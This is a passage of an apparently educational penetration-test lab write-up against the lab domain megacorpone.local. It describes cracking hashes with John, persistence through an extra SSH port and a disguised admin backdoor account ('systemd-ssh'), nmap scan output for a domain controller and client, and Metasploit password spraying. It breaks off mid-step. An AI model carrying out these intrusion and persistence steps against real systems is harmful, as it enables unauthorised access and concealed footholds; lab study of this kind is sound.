


Then once we were in as msfadmin we gathered a list of all active users and password hashes and saved them to a file where we ran John to crack the hashes.




Next we continue establish persistence:

We then added an additional port for the SSH service to listen on and do not change the original port.
Use sudo to edit the sshd_config file and add the extra port.




Now we created a new backdoor account and named it something that will blend in, here we named it systemd-ssh, and added it to the admin group to attain persinstance. We confirmed this worked by using SSHing to the target host over the port we added.



We then wanted to know if there were any window machines on the network:

Using nmap and the subset of the IP Address we scanned the network again looking for windows machines and found two common hosts.



The two common host were:
.10 server that runs as the domain controller
With port 88 open we know that it is always the DC due to how Kerberos operates.


```
Nmap scan report for WinDC01 (172.22.117.10)
Host is up, received arp-response (0.00043s latency).
Scanned at 2024-01-18 19:52:27 EST for 33s
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 128 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-01-19 00:52:39Z)
135/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: megacorpone.loca
l0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 128
464/tcp  open  kpasswd5?     syn-ack ttl 128
593/tcp  open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 128
3268/tcp open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: megacorpone.loca
l0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 128
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: WINDC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:11 (Microsoft)
| Names:
|   WINDC01<00>          Flags: <unique><active>
|   MEGACORPONE<00>      Flags: <group><active>
|   MEGACORPONE<1c>      Flags: <group><active>
|   WINDC01<20>          Flags: <unique><active>
|   MEGACORPONE<1b>      Flags: <unique><active>
| Statistics:
|   00 15 5d 02 04 11 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_clock-skew: 0s
| smb2-time:
|   date: 2024-01-19T00:52:52
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 24094/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 61711/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 43082/udp): CLEAN (Timeout)
|   Check 4 (port 11808/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
```

.20 that is the Client computer/laptop


```
Nmap scan report for Windows10 (172.22.117.20)
Host is up, received arp-response (0.00046s latency).
Scanned at 2024-01-18 19:52:27 EST for 33s
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       REASON          VERSION
135/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 128
3390/tcp open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
| ssl-cert: Subject: commonName=Windows10.megacorpone.local
| Issuer: commonName=Windows10.megacorpone.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-08T14:09:21
| Not valid after:  2024-07-09T14:09:21
| MD5:   4e81 2838 bb39 30e4 3a7a a7ba 16ff cbd2
| SHA-1: fc27 e925 7e64 68bc b10b a003 c560 5a04 5871 3dd6
| -----BEGIN CERTIFICATE-----
| MIIC+jCCAeKgAwIBAgIQQJjg1iXRaaRLHzYcFZGE5jANBgkqhkiG9w0BAQsFADAm
| MSQwIgYDVQQDExtXaW5kb3dzMTAubWVnYWNvcnBvbmUubG9jYWwwHhcNMjQwMTA4
| MTQwOTIxWhcNMjQwNzA5MTQwOTIxWjAmMSQwIgYDVQQDExtXaW5kb3dzMTAubWVn
| YWNvcnBvbmUubG9jYWwwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDH
| 9Wwm2Jp0c7SABUb5tneXEMTlGYoyH6JCC88hrPXn8MQA0WSKMjPdgkE7iPkSjfw2
| 2MvUSaLFMNVxO6R/YnPfAUIojhAFGwlF6TV+k8oijfItt/cDk4SIfPG4rELpDxnk
| VRa3S4HtIivH5vAd5oYNHh2cerjyXJr6jzP28g9ZQjUddwwwyPdqqaK2e6vN+XJj
| 18J0iwRnMdfOztEU4MirFe8teqipD+rWy33MCWOooVF/NPW3If+d6nJ/BTCWx1pQ
| ypKz0J0nKzdf3+8Et+IglYIqustAHQGriGEtmIdzZDyNETi1xlidHC2QerUCNbC4
| dLKAdYFu4uk/xUnc6nppAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsG
| A1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEAXm9uCZT73ShqSdF4M8I4KPkt
| 9MdLjhl1Folx7VsrpwgOS9SxjWfmDD8fEyMrScy2XJUtuI3Fh1fQcm6T2H+N25EM
| nlch5Wm0oCU8UfZ8hFEicF3bOelgPSFtTpy4sD766HV9bkAixzR5M2p2x+ZuUQpM
| h39hqolcikSDxUjQ+hXt4aVRG2XLCfaMEnc2HITBYOs7bJlkt+dgkKK4H4MW0aTz
| 2D2F1ELntXNDcrNrEW+gotKJkWKVCAcMMfFNJxccMlhJ1xestR2K84jYZ07qO+no
| 3+ZIYFxFluhQOIdFTUxdZuiKxxwuqkj9HfkqBm6uOd0JvTd3NoYgsu3fjtn2Mw==
|_-----END CERTIFICATE-----
|_ssl-date: 2024-01-19T00:53:00+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEGACORPONE
|   NetBIOS_Domain_Name: MEGACORPONE
|   NetBIOS_Computer_Name: WINDOWS10
|   DNS_Domain_Name: megacorpone.local
|   DNS_Computer_Name: Windows10.megacorpone.local
```


Then we used the attack: password spraying

In Metasploit we loaded an auxiliary module allowing it to extend for a variety of purposes other than exploitation. We referred back to the passwords we cracked and tried using these credentials in an attempt to find a set that works on a machine. This lets us sign in to other machines that we can now exploit.




Got a hit on two hosts:

